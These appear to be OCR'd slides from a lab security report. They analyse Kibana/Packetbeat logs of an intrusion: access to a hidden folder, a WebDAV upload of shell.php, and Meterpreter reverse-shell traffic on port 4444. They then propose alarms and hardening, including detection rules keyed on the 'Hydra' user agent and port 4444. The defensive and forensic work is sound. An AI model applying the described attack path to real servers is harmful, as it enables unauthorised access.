


Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	6,209

Analysis: Finding the WebDAV Connection


- We can see in the “Top 10 HTTP requests [Packetbeat] ECS” panel that the webdav folder was connected to directly and files inside were accessed.
- It can be determined that the passwd.dav and the shell.php files were requested.




http://192.168.1.105/webdav	28
http://192.168.1.105/webdav/shell.php	24
http://192.168.1.105/webdav/passwd.dav	4
http://192.168.1.105/company_folders/secret_folder/connect_to_corp_server	3

Analysis: Finding Reverse Shell and Meterpreter Traffic

- We can see the shell.php file in the webdav directory.
- Meterpreter sessions run over port 4444 by default. The attackers did not change this when conducting the attack, so we can again search for specific evidence with a filter “source.ip: 192.168.1.105 and destination.port: 4444”. 221 hits are returned.



http://192.168.1.105/webdav	28
http://192.168.1.105/webdav/shell.php	24
http://192.168.1.105/webdav/passwd.dav	4
http://192.168.1.105/company_folders/secret_folder/connect_to_corp_server	3



221 hits

Jul 11, 2021 @ 06:45:30.333 - Aug 10, 2021 @ 06:45:30.334 — Auto

```
Time      _source
> Jul 24, 2021 @ 18:08:20.001  @timestamp: Jul 24, 2021 @ 18:08:20.001 flow.id: EAT/////AP//////CP8AAAHAqAFawKgBaVwRTsM flow.final: true type: flow network.packets: 90 network.type: ipv4 network.transport: tcp
network.community_id: 1:gZTImXmzCWPZ8GX/ntB4SilM/Bo= network.bytes: 91.3KB source.ip: 192.168.1.105 source.port: 49998 source.packets: 37 source.bytes: 8.3KB destination.packets: 53
destination.bytes: 83KB destination.ip: 192.168.1.90 destination.port: 4444 event.start: Jul 24, 2021 @ 18:06:29.074 event.end: Jul 24, 2021 @ 18:07:34.098 event.duration: 65024.0
event.dataset: flow event.kind: event event.category: network_traffic event.action: network_flow ecs.version: 1.5.0 host.name: server1 agent.ephemeral_id: bfc8ca16-a5c0-4758-b924-
23c8084ad9aa agent.hostname: server1 agent.id: de2238f6-73be-44db-906f-12490aa5ab17 agent.version: 7.7.0 agent.type: packetbeat _id: TRi02XoBptaR5_61KhQO _type: _doc _index: packetbeat-
```

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

-An alert will be set for when the firewall detects more than 10 port scans within a minute or 100 consecutive (ICMP) requests.

System Hardening

-Rate limiting traffic from specific IP addresses can reduce the web servers susceptibility to DoS conditions, as well as provide a hook against which to trigger alerts against a suspiciously fast series of requests that may be indicative of scanning.

Mitigation: Finding the Request for the Hidden Directory

Alarm

-An alert will be put in place that goes off if any machine attempts to access the file.

-The threshold will be anything over 1 attempt.

System Hardening

-The secret_folder should be protected with stronger authentication.

-The data should be encrypted.

-Access to the file should be whitelisted, and access from IPs not on the whitelist should be logged.

-At the end of the day, the file *should* be removed from the server to avoid future exposure.

Mitigation: Preventing Brute Force Attacks

Alarm

-An alert will be set for if “401 Unauthorized” is returned from a server.

-This will be set at 10 in one hour to rule out honest attempts that might fail from misstypes or forgotten passwords.

-An alert will be set for if the “user_agent.original” value includes “Hydra” in the name.

System Hardening

-The fail2ban utility will be enabled to protect against brute force attacks.

-If the “401 Unauthorized” threshold is triggered the server will automatically drop traffic from the offending IP address for a period of time.

Mitigation: Identifying Reverse Shell Uploads

Alarm

-An alert will be set for any traffic moving over port 4444.

-An alert will be set for any .php file that is uploaded to the server.

System Hardening

-The ability to upload files to this directory over the web interface will be disabled.

-File uploads will require authentication.

-An upload filter will be put in place to block users from uploading files that contain executable code.

Mitigation: Detecting the Webdav Connection.

Alarm

-An alert will be set to notify us of any machine accessing this directory that is not whitelisted.

System Hardening

-Connections to this shared folder should not be accessible from the web interface.

-Connections to this shared folder could be restricted with firewall rules.